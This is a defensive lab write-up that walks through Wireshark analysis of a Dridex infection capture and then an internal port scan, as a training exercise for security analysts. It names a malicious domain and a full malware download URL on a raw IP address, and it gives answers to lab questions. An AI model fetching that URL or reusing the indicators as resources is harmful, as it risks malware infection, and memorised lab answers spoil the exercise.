
Step 4: Find domain HTTP requests with the particular GET/images/

- Right click that **http protocol** > **Follow** > **HTTP stream**. This allows to see the specific HTTP protocol streams that had been captured here.






- This should be on your screen. Now, click the upper arrow at the lower right side, specifically the Stream or **type in 1.**





- As you can see there is a host named "**cochrimato.com**" Let's try it!




Step 5: Find the file.rar that has been downloaded.

- Click the **File tab** > **Export Objects** > **HTTP**






- In here you can see all the HTTP objects that has been utilized. The file.rar that we are supposed to find is "**oiioiashdqbwe.rar**" that came from the hostname **95.181.198.231**. So, we should type in "**http://95.181.198.231/oiioiashdqbwe.rar**"





Step 6: Find the IP address in relation with the Dridex.

- Again, click the **Statistics** > **Endpoint** > **IPv4 tab**.




- As you can see there are two IP addresses starting with 185., so we need to make sure if one of these two are communicating with the infected IP address so choose one of the IP, **right Click** > **apply as filter** > **select**





- As you applied it as filters, you can see both IP addresses are communicating with the IP, so it is either of the two.



Lesson Learned

This activity highlights that a malware like Dridex can spread though emails, often disguised as legitimate attachments with hidden macros. By analyzing network traffic with Wireshark, we identified suspicious HTTP requests, malicious domains, and downloaded files linked to this infection. This highlights the importance of monitoring SIEM alerts, verifying unusual network activity, and being cautious with email attachments.

D. Web shell

Objective

The purpose of this activity is to focus on investigating who had initiated the local-to-local port scanning and to find out if this activity is malicious or not. By analyzing the provided PCAP file, we aim to identify the attacker's IP address, the scanning method used, and any further exploitation attempts. This activity came from Blue Team Labs Online.


Scenario

The SOC received an alert in their SIEM for 'Local to Local Port Scanning' where an internal private IP began scanning another internal system. Can you investigate and determine if this activity is malicious or not? You have been provided a PCAP, investigate using any tools you wish.

Lab Procedure


Step 1: Open the PCAP File through an isolated environment such as Kali Linux.

- Launch Wireshark and provide the PCAP file, the password for the zip file is "**btlo**."



Step 2: Find the IP responsible for the port scan activity.


- Click the **Statistics tab** > **Conversations.**



- You should be prompted here. Click the TCP tab as this is the protocol related to port scanning. As this is the layer used for transport layer protocols, and this initiates a three-way handshake for the attacker to establish a connection to the victim. As you can see the IP address 10.251.96.4 is the one who repeatedly sends TCP packets to 10.251.96.5

Ethernet | IPv4 · 19 | IPv6 · 7 | TCP · 1284 | UDP · 38

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A
10.251.96.4	41675	10.251.96.5	135	2	118 bytes	6	1	62 bytes	1	56 bytes	103.555573	0.0000	
10.251.96.4	41675	10.251.96.5	53	2	118 bytes	7	1	62 bytes	1	56 bytes	103.555674	0.0000	
10.251.96.4	41675	10.251.96.5	554	2	118 bytes	8	1	62 bytes	1	56 bytes	103.555731	0.0000	
10.251.96.4	41675	10.251.96.5	25	2	118 bytes	9	1	62 bytes	1	56 bytes	103.555778	0.0000	
10.251.96.4	41675	10.251.96.5	587	2	118 bytes	10	1	62 bytes	1	56 bytes	103.555833	0.0000	
10.251.96.4	41675	10.251.96.5	139	2	118 bytes	11	1	62 bytes	1	56 bytes	103.555879	0.0000	
10.251.96.4	41675	10.251.96.5	995	2	118 bytes	12	1	62 bytes	1	56 bytes	103.556324	0.0001	
10.251.96.4	41675	10.251.96.5	143	2	118 bytes	13	1	62 bytes	1	56 bytes	103.556459	0.0000	
10.251.96.4	41675	10.251.96.5	80	3	184 bytes	14	2	124 bytes	1	60 bytes	103.556509	0.0008	
10.251.96.4	41675	10.251.96.5	993	2	118 bytes	15	1	62 bytes	1	56 bytes	103.556585	0.0000	
10.251.96.4	41675	10.251.96.5	111	2	118 bytes	16	1	62 bytes	1	56 bytes	103.557810	0.0000	
10.251.96.4	41675	10.251.96.5	443	2	118 bytes	17	1	62 bytes	1	56 bytes	103.557895	0.0000	
10.251.96.4	41675	10.251.96.5	110	2	118 bytes	18	1	62 bytes	1	56 bytes	103.557936	0.0000	
10.251.96.4	41675	10.251.96.5	445	2	118 bytes	19	1	62 bytes	1	56 bytes	103.557973	0.0000	
10.251.96.4	41675	10.251.96.5	21	2	118 bytes	20	1	62 bytes	1	56 bytes	103.558011	0.0000	
10.251.96.4	41675	10.251.96.5	23	2	118 bytes	21	1	62 bytes	1	56 bytes	103.558103	0.0000	
10.251.96.4	41675	10.251.96.5	22	3	184 bytes	22	2	124 bytes	1	60 bytes	103.558188	0.0006	
10.251.96.4	41675	10.251.96.5	113	2	118 bytes	23	1	62 bytes	1	56 bytes	103.558267	0.0000	
10.251.96.4	41675	10.251.96.5	199	2	118 bytes	24	1	62 bytes	1	56 bytes	103.558353	0.0003	
10.251.96.4	41675	10.251.96.5	256	2	118 bytes	25	1	62 bytes	1	56 bytes	103.558387	0.0003	
10.251.96.4	41675	10.251.96.5	986	2	118 bytes	26	1	62 bytes	1	56 bytes	103.558668	0.0001	
10.251.96.4	41675	10.251.96.5	595	2	118 bytes	27	1	62 bytes	1	56 bytes	103.558767	0.0000	
10.251.96.4	41675	10.251.96.5	805	2	118 bytes	28	1	62 bytes	1	56 bytes	103.559106	0.0000	
10.251.96.4	41675	10.251.96.5	104	2	118 bytes	29	1	62 bytes	1	56 bytes	103.559167	0.0000	
10.251.96.4	41675	10.251.96.5	159	2	118 bytes	30	1	62 bytes	1	56 bytes	103.559205	0.0001	
10.251.96.4	41675	10.251.96.5	381	2	118 bytes	31	1	62 bytes	1	56 bytes	103.559346	0.0000	
10.251.96.4	41675	10.251.96.5	1000	2	118 bytes	32	1	62 bytes	1	56 bytes	103.559384	0.0000	
10.251.96.4	41675	10.251.96.5	938	2	118 bytes	33	1	62 bytes	1	56 bytes	103.559415	0.0000	
10.251.96.4	41675	10.251.96.5	909	2	118 bytes	34	1	62 bytes	1	56 bytes	103.559475	0.0000	
10.251.96.4	41675	10.251.96.5	611	2	118 bytes	35	1	62 bytes	1	56 bytes	103.559812	0.0000	




Step 3: Find the port range scan by the suspicious host.

- Click the drop down of Port B and its up, as it can be arranged to ascend and descend. In here, it can be concluded that the port range is **1-1024**. It is not up to 4422 since in the Port A its not the same as the above which is 41675.

